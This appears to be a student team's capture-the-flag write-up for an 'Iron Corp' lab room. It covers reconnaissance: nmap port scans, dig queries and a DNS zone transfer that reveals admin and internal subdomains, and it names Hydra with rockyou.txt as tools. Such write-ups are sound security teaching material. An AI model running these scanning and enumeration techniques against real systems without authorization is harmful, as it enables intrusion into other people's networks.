PenTest 2

Room

Iron Corp

CyberQuest

Members

ID	Name	Role
1211102409	CHUA KAI ZHENG	Leader
1211102696	LEE JIA MENG	Member
1211100917	NATALIE TAN LI YI	Member

Category: Recon and Enumeration


Question: 1 & 2

Members Involved: CHUA KAI ZHENG, LEE JIA MENG, NATALIE TAN LI YI


Tools used: **Terminal/Nmap/BurpSuite/Hydra/rockyou.txt**

Thought Process and Methodology and Attempts:


Firstly, we all start out by editing our config file (**/etc/hosts**)by adding in our **MACHINE_IP** and the asset name (**ironcorp.me**) as noted by the room.




Natalie first uses normal nmap




Since she did not get as many ports as others, she tried to look for more information using other commands in nmap but failed to find any informations



She then try again using other command that she got online and saw other available ports




She also tried to use Burp Suite to get more information but failed




Tried to get more information but failed

```
1211100917@kali: ~ ×   1211100917@kali: ~ ×
Sorry, the IPProtoscan (-sO) must currently be used alone rather than combined with other scan
.
QUITTING!

┌──(1211100917㉿kali)-[~]
└─$ nmap -sO  10.10.109.181
You requested a scan type which requires root privileges.
QUITTING!

┌──(1211100917㉿kali)-[~]
└─$ nmap -p'*' 10.10.109.181
Starting Nmap 7.92 ( https://nmap.org ) at 2022-08-01 20:34 EDT
Note: Host seems down. If it is really up, but blocking our ping probes, try -Pn
Nmap done: 1 IP address (0 hosts up) scanned in 3.09 seconds

┌──(1211100917㉿kali)-[~]
└─$ nmap -Pn -p'*' 10.10.109.181
Starting Nmap 7.92 ( https://nmap.org ) at 2022-08-01 20:34 EDT
Nmap scan report for 10.10.109.181
Host is up (0.22s latency).
Not shown: 8347 filtered tcp ports (no-response)
PORT     STATE SERVICE
53/tcp   open  domain
135/tcp  open  msrpc
3389/tcp open  ms-wbt-server
8080/tcp open  http-proxy

Nmap done: 1 IP address (1 host up) scanned in 171.20 seconds

┌──(1211100917㉿kali)-[~]
└─$
```

As Natalie provided useful info, we figured that the normal command does not work, so we head to look for **man nmap** to obtain the full list of nmap commands. With that, we knew what was needed for the scan to obtain ports and other important information.




PORT 53, PORT 135, PORT 3389, PORT 49667, and PORT 49669 obtain a similar result as the screenshot below




PORT 8080


Able to load a page, but does not seem to be of any help.



PORT 11025

Able to load a page but the text box does not respond with anything.





Since there does not seem to be any information on the surface, we decided to use **Dig** to perform DNS profiling

```
┌──(root㉿kali)-[/home/1211102696]
└─# dig ironcorp.me @10.10.216.69

; <<>> DiG 9.18.1-1-Debian <<>> ironcorp.me @10.10.216.69
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 23122
;; flags: qr aa rd ra; QUERY: 1, ANSWER: 0, AUTHORITY: 1, ADDITIONAL: 1

;; OPT PSEUDOSECTION:
; EDNS: version: 0, flags:; udp: 4000
;; QUESTION SECTION:
;ironcorp.me.                   IN      A

;; AUTHORITY SECTION:
ironcorp.me.            3600    IN      SOA     win-8vmbkf3g815. hostmaster. 3 900 600 86400
3600

;; Query time: 376 msec
;; SERVER: 10.10.216.69#53(10.10.216.69) (UDP)
;; WHEN: Tue Aug 02 08:44:03 EDT 2022
;; MSG SIZE  rcvd: 101
```


We did obtain something but we do not know what it meant. After stucking here for quite some time, we decided that we need to do some research online and we found something called DNS zone transfer (**AXFR**) which can replicate the DNS record across DNS servers.

```
┌──(root㉿kali)-[/home/1211102696]
└─# dig ironcorp.me @10.10.216.69 axfr

; <<>> DiG 9.18.1-1-Debian <<>> ironcorp.me @10.10.216.69 axfr
;; global options: +cmd
ironcorp.me.            3600    IN      SOA     win-8vmbkf3g815. hostmaster. 3 900 600 86400
3600
ironcorp.me.            3600    IN      NS      win-8vmbkf3g815.
admin.ironcorp.me.      3600    IN      A       127.0.0.1
internal.ironcorp.me.   3600    IN      A       127.0.0.1
ironcorp.me.            3600    IN      SOA     win-8vmbkf3g815. hostmaster. 3 900 600 86400
3600
;; Query time: 663 msec
;; SERVER: 10.10.216.69#53(10.10.216.69) (TCP)
;; WHEN: Tue Aug 02 08:45:09 EDT 2022
;; XFR size: 5 records (messages 1, bytes 238)
```

